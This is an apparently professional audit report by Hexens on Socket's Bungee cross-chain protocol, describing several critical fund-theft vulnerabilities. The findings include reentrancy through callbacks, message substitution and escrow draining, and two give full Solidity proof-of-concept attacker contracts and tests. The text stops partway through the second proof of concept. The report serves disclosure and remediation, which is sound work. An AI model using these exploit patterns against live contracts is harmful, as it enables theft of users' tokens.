hexens × SOCKET

DEC.24

SECURITY REVIEW REPORT FOR SOCKET

CONTENTS

- If a single output request through the CCTP router is canceled, its funds cannot be withdrawn because the withdrawRequestOnDestination function will revert
- Lack of permission for the withdrawFunds() function in the SORInbox and SRInbox contracts
- User can steal all ERC777 tokens from the contract using a reentrancy attack
- Misleading comment in AffiliateFeesLib.sol
- SwapExecutor cannot perform swaps with native tokens

ABOUT HEXENS

Hexens is a cybersecurity company that strives to elevate the standards of security in Web 3.0, create a safer environment for users, and ensure mass Web 3.0 adoption.

Hexens has multiple top-notch auditing teams specialized in different fields of information security, showing extreme performance in the most challenging and technically complex tasks, including but not limited to: Infrastructure Audits, Zero Knowledge Proofs / Novel Cryptography, DeFi and NFTs. Hexens not only uses widely known methodologies and flows, but focuses on discovering and introducing new ones on a day-to-day basis.

In 2022, our team announced the closure of a $4.2 million seed round led by IOSG Ventures, the leading Web 3.0 venture capital. Other investors include Delta Blockchain Fund, Chapter One, Hash Capital, ImToken Ventures, Tenzor Capital, and angels from Polygon and other blockchain projects.

Since Hexens was founded in 2021, it has had an impressive track record and recognition in the industry: Mudit Gupta - CISO of Polygon Technology - the biggest EVM Ecosystem, joined the company advisory board after completing just a single cooperation iteration. Polygon Technology, 1inch, Lido, Hats Finance, Quickswap, Layerswap, 4K, RociFi, as well as dozens of DeFi protocols and bridges, have already become our customers and taken proactive measures towards protecting their assets.

EXECUTIVE SUMMARY

OVERVIEW

This audit examines the Bungee Protocol, a global liquidity marketplace that enables users to perform cross-chain actions. Built on the Socket Protocol, Bungee is designed to optimize the user experience by allowing them to specify onchain actions through signed requests. These actions can range from simple swaps to deposits in DeFi protocols or NFT minting. Users can define their desired operations offchain in a gas-free manner while delegating complex tasks such as onchain execution, routing, and pathfinding to offchain actors.

Our security review spanned three weeks and included an in-depth analysis of all smart contracts.

During the audit, we identified five critical vulnerabilities that could have allowed attackers to exploit the contracts and steal funds. Additionally, we found one high-severity vulnerability, two medium-severity issues, one low-severity issue, and three informational findings.

All reported issues were either addressed or acknowledged by the development team and subsequently verified by us.

As a result, we can confidently affirm that the security and overall code quality of the protocol have improved following our audit.

SCOPE

The analyzed resources are located on:

https://github.com/SocketDotTech/marketplace/tree/audit-bungee-protcol

The issues described in this report were fixed. Corresponding commits are mentioned in the description.

AUDITING DETAILS

STARTED
30.12.2024

DELIVERED
20.01.2025


Review Led by

TRUNG DINH

Senior Security Researcher | Hexens

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.



SEVERITY STRUCTURE

The vulnerability severity is calculated based on two components

- Impact of the vulnerability
- Probability of the vulnerability

Impact	Probability			
	rare	unlikely	likely	very likely
Low/Info	Low/Info	Low/Info	Medium	Medium
Medium	Low/Info	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

SEVERITY CHARACTERISTICS

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities with this level of severity can result in significant financial losses or reputational damage. They often allow an attacker to gain complete control of a contract, directly steal or freeze funds from the contract or users, or permanently block the functionality of a protocol. Examples include infinite mints and governance manipulation.

High

Vulnerabilities with this level of severity can result in some financial losses or reputational damage. They often allow an attacker to directly steal yield from the contract or users, or temporarily freeze funds. Examples include inadequate access control integer overflow/underflow, or logic bugs.

Medium

Vulnerabilities with this level of severity can result in some damage to the protocol or users, without profit for the attacker. They often allow an attacker to exploit a contract to cause harm, but the impact may be limited, such as temporarily blocking the functionality of the protocol. Examples include uninitialized storage pointers and failure to check external calls.

Low

Vulnerabilities with this level of severity may not result in financial losses or significant harm. They may, however, impact the usability or reliability of a contract. Examples include slippage and front-running, or minor logic bugs.

Informational

Vulnerabilities with this level of severity are regarding gas optimizations and code style. They often involve issues with documentation, incorrect usage of EIP standards, best practices for saving gas, or the overall design of a contract. Examples include not conforming to ERC20, or disagreement between documentation and code.


ISSUE SYMBOLIC CODES


Every issue being identified and validated has its unique symbolic code assigned to the issue at the security research stage. Cause of the vulnerability reporting flow design, some of the rejected issues could be missing.

FINDINGS SUMMARY

Severity	Number of Findings
Critical	5
High	1
Medium	2
Low	1
Informational	3

Total: 12





WEAKNESSES

This section contains the list of discovered weaknesses.

SOCKET6-2

ATTACKER CAN EXPLOIT FULFILLMENT CALLBACK TO CANCEL REQUEST AND STEAL TOKENS FROM FULFILLER

SEVERITY: Critical

PATH:

src/core/SingleOutputRequestImpl.sol#L324-L337

REMEDIATION:

Consider modifying the storage $.fulfilledRequests[requestHash] before triggering the receiver's callback using _executeCalldata function.

STATUS: Fixed

DESCRIPTION:

In this issue, we consider a Single Output Request, with the router being the RFQ router. The transmitter fulfilling the request on the destination chain becomes the victim, while the request's creator acts as the attacker.

The issue originates in the **SingleOutputRequestImpl.fulfilRequests()** function. The flow of this function is as follows:

1. **Line 308**: This line triggers the **fulfil** function from the **RFQRouterSingleOutput** contract, which transfers the output token from the transmitter to the request's receiver.
2. **Line 324**: This line triggers a callback in the request's receiver.

3. **Line 334**: This line marks the request as fulfilled by storing it in the storage.

The problem arises because the storage update (Step 3) occurs after the callback is triggered (Step 2). This allows the request's receiver to manipulate the uninitialized storage **fulfilledRequests[requestHash]** in their callback, enabling malicious actions.

The impact is that the receiver can call the **SingleOutputRequestImpl.cancelRequest()** function within their callback. Since **fulfilledRequests[requestHash]** is not yet initialized, this call can succeed. This function then triggers a message to the source chain at line 422, leading to the flow: **SingleOutputRequestImpl._receiveMsg() -> _validateAndWithdrawRequest()** on the source chain, which refunds the input token back to the request's sender (the attacker).

```
    _executeCalldata(
        fulfilExec.request.basicReq.receiver,
        fulfilExec.request.minDestGas,
        fulfilExec.request.destinationPayload,
        requestHash,
        fulfilledAmounts,
        outputTokens
    );


    // 4. BungeeGateway stores order hash and its outputToken, promisedOutput
    $.fulfilledRequests[requestHash] = FulfilledRequest({
        fulfilledAmount: fulfilExec.fulfilAmount,
        processed: true
    });
```

AN ATTACKER CAN SUBSTITUTE THE BUNGEE MESSAGE WITH A CCTP MESSAGE, CAUSING THE REQUEST SENDER TO LOSE THEIR FUNDS

SEVERITY: Critical

PATH:

src/routers/CCTPRouterSingleOutput.sol#L186-L193

src/routers/CCTPRouterSingleOutput.sol#L288-L299

REMEDIATION:

See description.

STATUS: Fixed

DESCRIPTION:

The function **CCTPRouterSingleOutput._execute()** is responsible for routing USDC funds to the CCTP bridge. To complete this task, the function creates two messages on the **msgTransmitter** contract: a CCTP message and a bungee message.

- The CCTP message is constructed using the **tokenMessenger** to transfer USDC tokens to the router contract on the destination chain.
- The bungee message delivers the necessary data for the router on the destination chain to fulfill the request. This message triggers the function **CCTPRouterSingleOutput.handleReceiveMessage()** in the destination chain's router, storing the message data into storage.

To process these two messages, the fulfiller must call the function **CCTPRouterSingleOutput._fulfil()**. This function takes the inputs **cctpMessage**, **cctpMsgAttestation**, **bungeeMsg**, and **bungeeMsgAttestation** and submits the attestations to the

msgTransmitter contract using the internal function **_submitAttestation()** to execute the messages.

The issue arises because there is no verification to ensure that the **bungeeMsg** is actually a "bungee message." An attacker can substitute another "CCTP message" in place of the **bungeeMsg**.

Example:

1. Alice calls **_execute()** to create two messages, **CCTP_1** and **BUNGEE_2**, on Avalanche to bridge USDC to Ethereum.
2. Bob calls **_execute()** to create two messages, **CCTP_3** and **BUNGEE_4**, on Avalanche to bridge USDC to Ethereum.
3. The attacker observes these transactions and submits a transaction to call **_fulfil()** on Ethereum with the following inputs:
   - **fulfilExec.routerData.cctpMessage = CCTP_1**
   - **fulfilExec.routerData.bungeeMsg = CCTP_3**

Attack Implications:

Using the strategy described above:

- The **_fulfil()** function will not trigger **handleReceiveMessage()** because there is no actual “bungee message”, bypassing the nonce check at line 288.
- The only remaining obstacle is the nonce check at line 192, which requires **nonce = keccak256(abi.encodePacked(msgReceived.sourceDomain, msgReceived.msgNonce))** being used. Due to uninitialized storage for **msgParams[requestHash]**, **msgReceived.sourceDomain** and **msgReceived.msgNonce** default to **0**, resulting in
  - **nonce = keccak256(abi.encodePacked(0, 0)) = 0x30e2bfdaad2f3c218a1a8cc54fa1c4e6182b6b7f3bca273390cf587b50b47311**.

Fortunately for the attacker, this nonce has already been used on Avalanche (its value is 1).

By employing a similar strategy and setting **fulfilExec.fulfilAmount = fulfilExec.routerData.swapInputAmount = 0**, the attacker can fulfill the **requestHash** without transferring any USDC to the request's receiver, causing financial loss to the request sender.

```
    _submitAttestation(cctpMessage, cctpMsgAttestation, bungeeMsg,
bungeeMsgAttestation);


    // Get the msgdata saved from _submitAttestation
    CCTPMessage memory msgReceived = msgParams[requestHash];


    // Check on CCTP if the nonce was used for an appropriate msg.
    if
(msgTransmitter.usedNonces(keccak256(abi.encodePacked(msgReceived.sourceDoma
in, msgReceived.msgNonce))) == 0)
        revert InvalidFulfil();
```

```
    uint256 nonceUsed =
msgTransmitter.usedNonces(keccak256(abi.encodePacked(sourceDomain, nonce)));
    if (!(nonceUsed > 0)) revert InvalidMsg();


    // Save the params into the map.
    msgParams[requestHash] = CCTPMessage({
        receivedAmount: amount,
        msgNonce: nonce + 1,
        sourceDomain: sourceDomain,
        promisedAmount: promisedAmount,
        beneficiary: beneficiary,
        expiry: _expiry
    });
```

Consider reverting the function call **_fulfil()** and **_withdrawRequestOnDestination()** of the contract **CCTPRouterSingleOutput** if the msgParams[requestHash] is empty.

```
function _fulfil(bytes32 requestHash, FulfilExec calldata fulfilExec,
address /* transmitter */) internal override {
    ...

    CCTPMessage memory msgReceived = msgParams[requestHash];
+    require(msgReceived.expiry > 0);

    ...
}

function _withdrawRequestOnDestination(
    Request calldata request,
    bytes calldata withdrawRequestData
) internal override {
        ...

    CCTPMessage memory msgReceived = msgParams[requestHash];
+    require(msgReceived.expiry > 0);

    ...
}
```

SOCKET6-17

INSUFFICIENT CHECKS IN SORINBOX CAN BE EXPLOITED TO STEAL ESCROWED TOKENS FROM SORINBOX

SEVERITY: Critical

PATH:

src/inboxes/SORInbox.sol#L113-L136

REMEDIATION:

Consider checking the sender of the order to be the SORInbox itself. Consider the withdrawnRequest's receiver was the SORInbox.

STATUS: Fixed

DESCRIPTION:

Users can use **SORInbox** by calling **createRequest**. The **SORInbox** contract will escrow the input token and handle the permit validation. However insufficient checks in **SORInbox** can be exploited resulting in theft of the escrowed tokens.

```
function createRequest(SingleOutputRequest calldata singleOutputRequest)
external payable {
        _checkRequestValidity(singleOutputRequest.basicReq);

        ...
        } else {
            // Transfer input token from user to contract
            CurrencyLib.transferFrom({
                from: msg.sender,
                token: singleOutputRequest.basicReq.inputToken,
                recipient: address(this),
```

```
                amount: singleOutputRequest.basicReq.inputAmount
            });
```

Also upon createRequest, it checks whether the requestInbox data is not set:

```
function _checkRequestValidity(BasicRequest calldata basicRequest) internal
view {
        // reverts if originChainId is not the current chainId
                if (basicRequest.originChainId != block.chainid) revert
InvalidChainId();

        // reverts if the nonce has already been used
          if (requestInbox[basicRequest.nonce].typedDataHash != bytes32(0))
revert InvalidNonce();
    }
```

In the withdrawFunds, if the permit nonce of SORInbox is not yet used, the requestInbox data will be deleted:

```
function withdrawFunds(SingleOutputRequest calldata singleOutputRequest)
external {
        ...
                                    if (Permit2Lib.isNonceValid(PERMIT2,
singleOutputRequest.basicReq.nonce)) {
            ...

            // CASE - PRE EXTRACTION
            _withdraw(
                singleOutputRequest.basicReq.nonce,
                singleOutputRequest.basicReq.inputToken,
                singleOutputRequest.basicReq.inputAmount
            );

            // deletes request from storage
            delete requestInbox[singleOutputRequest.basicReq.nonce];
```

Below is the proof of concept based on **test/integration/inboxes/SORInbox.t.sol**

The test contract functions as the attacker contract and the storage and functions are above the test function.
It is assumed that the **SORInbox** has escrowed **srcUsdc** and the attacker contract also has the same amount.
Also RFQRouter should be used.

The exploit is done in three steps:

1. request 1: the purpose of it is to spend a nonce of **SORInbox** without setting **requestInbox** data.
   1-0. The attacker contract is used as **inputToken**. The sender should be the **sorInbox** because the nonce should be used
   1-1. **sorInbox.createRequest()**
   1-2. **sorInbox.withdrawFunds() -> (attackerContract is inputToken).transfer() -..-> SingleOutputRequestImpl.executeRequests()**
2. request 2: the purpose of it is to set proper **SingleOutputRequestImpl.withdrawnRequest** data
   2-0. The attacker contract is **sender** and **swapRouter**. The **swapOutputToken** is the token to steal (**srcUsdc**). The **sender** now is not **sorInbox**, but the nonce is the same.
   2-1. **sorInbox.createRequest** can be called again for the same nonce because the requestInbox for it was deleted by the end of step 1
   2-2. **srcEntrypoint.executeSOR -..-> (attackerContract is swap swapRouter).swap**: this will send the token and amount to steal
   2-3. (destination chain) **SingleOutputRequestImpl.cancelRequest**: This will eventually refund the fund in step 2-2 on the source chain

So far the attacker's fund was sent to the router and was refunded.

3. sorInbox.withdrawFunds with the request 2
   It will check pass the check of typedDataHash in line 108.
   And then the nonce will be considered already used because of the step 1 (check line 113)
   So, it will proceed with post extraction. Now due to the information set in the step 2, the **withdrawnRequests** from the **BungeeGateway** will contain the same token and amount from the swap function.

Therefore, the **ogSender**, which is the attacker contract, will be refunded (again).

```
    // BEGIN attacker contract
    ExtractExec[] callbackExecs;
    bytes callbackSig;
    Request singleOutputRequest;
    bool called;
    function setData(Request calldata request, ExtractExec[] calldata
extractExecs, bytes calldata signature) public {
      for(uint256 i = 0; i< extractExecs.length; i++) {
        callbackExecs.push(extractExecs[i]);
      }
      callbackSig = signature;
      singleOutputRequest = request;
    }
    function transferFrom(address from, address to, uint256 amount) public
returns (bool) {
      return true;
    }
    function allowance(address owner, address spender) public view returns
(uint256) {
      return type(uint256).max;
    }
    function transfer(address to, uint256 amount) public returns (bool) {
      if (called) return true;
      // is called by sorInbox from withdraw
      called = true;
      srcEntrypoint.executeSOR(callbackExecs, callbackSig);
        return true;
    }
    function swap(
        address _tokenIn,
        address _tokenOut,
        uint256 _amountIn,
        uint256 _amountOutMin,
        address receiver
    ) public returns (uint256 amountOut) {
        MockERC20(_tokenOut).transfer(receiver, _amountOutMin);
        return _amountOutMin;
    }
    function isValidSignature(bytes32 _hash, bytes calldata _signature)
external view returns (bytes4 magicValue) {
      return 0x1626ba7e;
    }
```

```
    function approve(address spender, uint256 amount) public virtual returns
(bool) {
      return true;
    }
    // END attacker contract
    function test_withdrawFunds_postExecution_POC() public {
        /// setup
        // this contract as attacker contract will start with pocAmount of
srcUsdc
        uint256 pocAmount = 100e18;
        srcUsdc.mint(address(this), pocAmount);
        assertEq(srcUsdc.balanceOf(address(this)), pocAmount);
        // assumes that SORInbox has escrowed srcUsdc of the same amount
        srcUsdc.mint(address(sorInbox), pocAmount);
        assertEq(srcUsdc.balanceOf(address(sorInbox)), pocAmount);

        // 1. Creates User Request 1 - spend the nonce of the SORInbox
without setting the `requestInbox` data
        // set the 'sender' of the order to the SORInbox
        // set the inputToken as my attacker contract
        // 1-1. createRequest via sorInbox
        vm.chainId(srcChainSlug);
        testOrder.sender = address(sorInbox);
        testOrder.nonce = 123;
        testOrder.inputToken = address(this);
        Request memory singleOutputRequest1 = prepareRequest(testOrder);
        sorInbox.createRequest(singleOutputRequest1);

        delete testOrders;
        testOrders.push(testOrder);
        (ExtractExec[] memory extractExecs, bytes memory mofaSignature) =
prepareMofaSigForSORInboxRequest(testOrders);
        this.setData(singleOutputRequest1, extractExecs, mofaSignature);

        // 1-2. call withdrawFunds
        // it will call inputToken(=attacker contract) to transfer
        // in the transfer function, the bungeeGateway's extractRequests
will be called
        vm.startPrank(_sender); // delegate of the request1
        sorInbox.withdrawFunds(singleOutputRequest1);
        vm.stopPrank();

        // at this point the nonce of sorInbox is consumed (in the
extractRequest)
```

```
        // but the requestInbox for that nonce is deleted
        // so far no real fund was transferred

        (address ogSender, ) = sorInbox.requestInbox(testOrder.nonce);
        assertEq(ogSender, address(0));

        // 2. Creates User Request 2 - set the
bungeeGateway.withdrawnRequests wihtout losing money
        // set the sender and swapRouter as the attacker contract
        // set non-zero swapPayload
        // the nonce remains the same as the request 1
        testOrder.sender = address(this);
        testOrder.swapRouter = address(this);
        testOrder.swapOutputToken = address(srcUsdc);
        testOrder.minSwapOutput = pocAmount;
        testOrder.swapPayload = abi.encodeCall(
          MockSwap.swap,
          (
                testOrder.inputToken, // _tokenIn
                testOrder.swapOutputToken, // _tokenOut
                testOrder.inputAmount, //_amountIn
                testOrder.minSwapOutput, //_amountOutMin
                address(testOrder.router) // receiver
          )
        );
        Request memory singleOutputRequest2 = prepareRequest(testOrder);
        // 2-1. createRequest via sorInbox
        // it is possible because the requestInbox is deleted after the step
1
        sorInbox.createRequest(singleOutputRequest2);
        delete testOrders;
        testOrders.push(testOrder);
        (extractExecs, mofaSignature) =
prepareMofaSigForSORInboxRequest(testOrders);
        // 2-2. call extractRequests
        // it will call the attacker contract for the swap
        // send the token to the router
        // the amount and token sent here will be the same token amount to
be stolen from the inbox
        srcEntrypoint.executeSOR(extractExecs, mofaSignature);
        assertEq(srcUsdc.balanceOf(address(this)), 0);

        // 2-3. (dest) cancelRequest
        // this will send message back to the source chain
```

```
        // and eventually the fund sent in the step 2-2 will be refunded
back to the attacker contract
        // when it is done there will be withdrawnRequests with the token
from 2-2 step
        vm.chainId(dstChainSlug);
        vm.prank(testOrder.delegate);
        dstBungeeGateway.executeImpl(1,
abi.encodeCall(SingleOutputRequestImpl.cancelRequest, (singleOutputRequest2,
100000000)));
        assertEq(srcUsdc.balanceOf(address(this)), pocAmount);

        // 3. calls withdrawFunds - steal fund from sorInbox
        // the requestInbox data of the nonce is associated with the second
request (step 1)
        // the withdrawnRequests from bungeeGateway is set from step 2
        // therefore, by withdrawFunds, attacker can transfer the fund out
        vm.chainId(srcChainSlug);
        vm.startPrank(_sender); // delegate of the request2
        sorInbox.withdrawFunds(singleOutputRequest2);
        vm.stopPrank();
        assertEq(srcUsdc.balanceOf(address(sorInbox)), 0);
    }
```

```
        if (Permit2Lib.isNonceValid(PERMIT2,
singleOutputRequest.basicReq.nonce)) {
            // CASE - PRE EXTRACTION
            _withdraw(
                singleOutputRequest.basicReq.nonce,
                singleOutputRequest.basicReq.inputToken,
                singleOutputRequest.basicReq.inputAmount
            );


            // deletes request from storage
            delete requestInbox[singleOutputRequest.basicReq.nonce];
        } else {
            // CASE - POST EXTRACTION
            // checks if the request has already been withdrawn
            if (withdrawnInbox[typedDataHash]) revert
RequestAlreadyWithdraw();


            /// @dev post-extraction, request has to be first withdrawn from
BungeeGateway
            // If Request has not been withdrawn, revert
            WithdrawnRequest memory withdrawnRequest =
BUNGEE_GATEWAY.withdrawnRequests(requestHash);
            if (withdrawnRequest.token == address(0)) {
                revert RequestNotWithdrawn();
            }


            _withdraw(singleOutputRequest.basicReq.nonce,
withdrawnRequest.token, withdrawnRequest.amount);
        }
```

AN ATTACKER CAN EXTRACT ANOTHER REQUEST IN THE SWAP EXECUTOR'S CALLBACK TO STEAL THE REQUEST'S INPUT TOKEN

SEVERITY: Critical

PATH:

src/core/SingleOutputRequestImpl.sol#L169

src/routers/BaseRouterSingleOutput.sol#L71-L96

REMEDIATION:

Consider using the reentrancy modifier for the functions in the contract to prevent the attacker exploiting the callback.

STATUS: Fixed

DESCRIPTION:

This issue arises in the context of a single output request that utilizes the RFQ router.

The function **BaseRouterSingleOutput.execute()** is responsible for processing the user request. If the **exec.swapPayload** is not empty, the function performs a swap from **inputToken** to **outputToken**. The swap is executed by transferring the **bridgeAmount** of **inputToken** to the **SWAP_EXECUTOR** and then calling **SWAP_EXECUTOR.executeSwap()**, which triggers the **swapPayload** in the **exec.swapRouter** contract specified by the caller.

To ensure the swap is executed correctly, the function calculates the **swappedAmount** on line 88 by taking the difference in the balance of the router before and after the swap. It then requires that this amount be greater than or equal to the **exec.request.minSwapOutput** on line 91.

```
uint256 swappedAmount = CurrencyLib.balanceOf(exec.request.swapOutputToken,
exec.router) - initialBalance;

// Check if the minimum swap output is met after the swap. If not, revert.
if (swappedAmount < exec.request.minSwapOutput) revert
SwapOutputInsufficient();
```

The above check appears adequate to prevent the **swapRouter** from running away with **bridgeAmount** of **inputToken** without paying back at least **minSwapOutput** of **outputToken**.

However, the **swapRouter** can manipulate the system by pulling the **outputToken** from another user. This can be achieved by calling **SingleOutputRequestImpl.extractRequests()** with another request X. By doing so, the attacker can pull tokens from request X's sender to the router (see line 169 of **SingleOutputRequestImpl** contract, where tokens are transferred from the sender to the router using **Permit2**). If this amount exceeds **minSwapOutput**, the **swapRouter** will pass the check on line 91, resulting in a successful swap.

```
Permit2TransferLib.permitWitnessTransferFrom(PERMIT2, requestHash,
extractExec, extractExec.router);
```

As a result, the **swapRouter** can seize the entire **bridgeAmount** of **inputToken** without returning any **outputToken**, as it uses **outputToken** from another user by exploiting their request.

```
    if (exec.swapPayload.length > 0) {
        // Get the initial balance of the router for the swap output token
        uint256 initialBalance =
CurrencyLib.balanceOf(exec.request.swapOutputToken, address(this));


        /// @dev transfer tokens to SwapExecutor

ERC20(exec.request.basicReq.inputToken).transfer(address(SWAP_EXECUTOR),
bridgeAmount);


        // Call the swap executor to execute the swap.
        /// @dev swap output tokens are expected to be sent back to the
router
        SWAP_EXECUTOR.executeSwap(
            exec.request.basicReq.inputToken,
            bridgeAmount,
            exec.swapRouter,
            exec.swapPayload
        );


        // Get the final balance of the swap output token on the router
        uint256 swappedAmount =
CurrencyLib.balanceOf(exec.request.swapOutputToken, exec.router) -
initialBalance;


        // Check if the minimum swap output is sufficed after the swap. If
not revert.
        if (swappedAmount < exec.request.minSwapOutput) revert
SwapOutputInsufficient();


        // execute with swapOutputToken
        _execute(swappedAmount, exec.request.swapOutputToken, requestHash,
receiverContract, exec);


        return (swappedAmount, exec.request.swapOutputToken);
```

ATTACKER CAN EXPLOIT THE CALLBACK OF THE SWAPROUTER TO EXECUTE ANOTHER SWAP REQUEST TO STEAL THE INPUT TOKEN

SEVERITY: Critical

PATH:

src/core/SwapRequestImpl.sol#L131-L149

REMEDIATION:

Consider using the reentrancy modifier for the functions in the contract to prevent the attacker exploiting the callback.

STATUS: Fixed

DESCRIPTION:

The **exclusiveTransmitter** is not checked against the **msg.sender**, so anyone can frontrun the **executeSR** and impersonate as the transmitter.

After the Auction House chooses the winning bid, the transmitter with the winning bid will get the signature of the extract exec and call the **Entrypoint::executeSR** on-chain.

However, anyone can frontrun the transaction and call the **Entrypoint.executeSR** with the same calldata.
The **Entrypoint.executeSR** will check the signature and it will pass as the signature is legit.

```
function executeSR(
        SwapExec[] calldata swapExecs,
        bytes calldata mofaSignature
    ) external payable returns (bytes memory) {
        // Checks if batch has been authorised by MOFA
        _checkMofaSig(swapExecs, mofaSignature);
```

Yet, the **exclusiveTransmitter** from the each swapExec is not checked against the msg.sender of **executeSR** call.
Also note that the **msg.sender**, not the **exclusiveTransmitter** is used through the **fulfilRequest** as the transmitter.

```
function _fulfilRequest(bytes32 requestHash, SwapExec memory swapExec,
address transmitter) internal {
        ...

        // Check output token balances of receiver before fulfilment
        uint256 initialBalance = CurrencyLib.balanceOf(
            swapExec.request.basicReq.outputToken,
            swapExec.request.basicReq.receiver
        );

        // Execute callback on transmitter to perform fulfilment
        /// @dev transmitter expected to update final fulfilAmounts in the
exec
        SwapExec memory _swapExec =
ISwapRequestCallback(transmitter).swapRequestCallback(swapExec,
netInputAmount);

        // Check post- balances of user
        /// @dev use original swapExec to check balances
        uint256 finalBalance = CurrencyLib.balanceOf(
            swapExec.request.basicReq.outputToken,
            swapExec.request.basicReq.receiver
        );
```

Which means the **msg.sender** has the control over the callback and can reenter.
The **SwapRequestImpl** is checking the balance of the output token before and after, so if the **fulfilRequests** is reentered from the callback, the transmitter can use the older balance as the before balance. Note that it can only be abused when there are multiple swap request with the same receiver.

Note: Even if the selected transmitter is trustworthy, anyone can frontrun the transmitter to exploit this issue.

Below is a proof of concept based on the **test/integration/core/SwapRequestImpl.t.sol**.

1. There are two signed swap executions in the mempool. They share the same receiver and output token. For the ease of testing the input token and input amount for both swaps are the same.
2. The test contract calls the **executeSR** on the srcEntrypoint with the first swap exec data.
3. The test contract has a callback implementation, which will call back to the srcEntrypoint with the second swap exec data.
4. When the test contract is called back from the second swap, it will pay the asked amount.
5. Then the callback from the first swap will be called. This time, the test contract will not send the asked amount, however, the token sent in the step 4 will be counted as the balance difference, therefore passing the balance check.
6. The attacker could get both input amount, yet only paid the output once.

For the ease of testing the test contract is mocked to be the malicious contract, which impersonates to be the transmitter.
It implements the **swapRequestCallback** which will execute another swap request within the callback.
When there are multiple swap requests with the same receiver in the mempool,
the adversary can pick them up and execute one of the request and within the call back execute the other.
As the result, the receiver will receiver only the bigger amount of the output, rather than the sum of them,
even though both of the input amount is transferred to the malicious transmitter.

```
import {CurrencyLib} from "../../../src/lib/CurrencyLib.sol";

    // Mock Malicious Solver
    SwapExec[] callbackExecs;
    bytes callbackSig;
    bool called;
    bool sent;

    function swapRequestCallback(SwapExec memory swapExec, uint256) external
returns (SwapExec memory) {
          if (!called) {
             called = true;
             srcEntrypoint.executeSR(callbackExecs, callbackSig);
          }
          if (!sent) {
            sent = true;
            CurrencyLib.transfer({
                  token: swapExec.request.basicReq.outputToken,
                  recipient: swapExec.request.basicReq.receiver,
                  amount: swapExec.fulfilAmount
            });
          }
          return swapExec;
    }

    function setData(SwapExec[] calldata swapExecs, bytes calldata
signature) public {
      for(uint256 i = 0; i < swapExecs.length; i++) {
        callbackExecs.push(swapExecs[i]);
      }
      callbackSig = signature;
    }
    // End Mock Malicious Solver

    function test_frontrun_POC() public {
        vm.chainId(srcChainSlug);
        // In the mempool two different orders with the same receiver
        (SwapExec[] memory swapExecs1, bytes memory mofaSignature1) =
prepareMofaSig(testOrders);
        testOrders[0].nonce = 1;
```

```
        (SwapExec[] memory swapExecs2, bytes memory mofaSignature2) =
prepareMofaSig(testOrders);
        // The adversery makes a solver contract and set the storage value
to use in callback
        this.setData(swapExecs2, mofaSignature2);

        // mint to this
        MockERC20(testOrder.outputToken).mint(address(this), 3 *
testOrder.minOutputAmount);

        // Check balances of inputToken of BungeeGateway before
        uint256 solverInputTokenBalanceBefore =
MockERC20(testOrder.inputToken).balanceOf(address(this));
        uint256 receiverOutputTokensBalanceBefore =
MockERC20(testOrder.outputToken).balanceOf(testOrder.receiver);
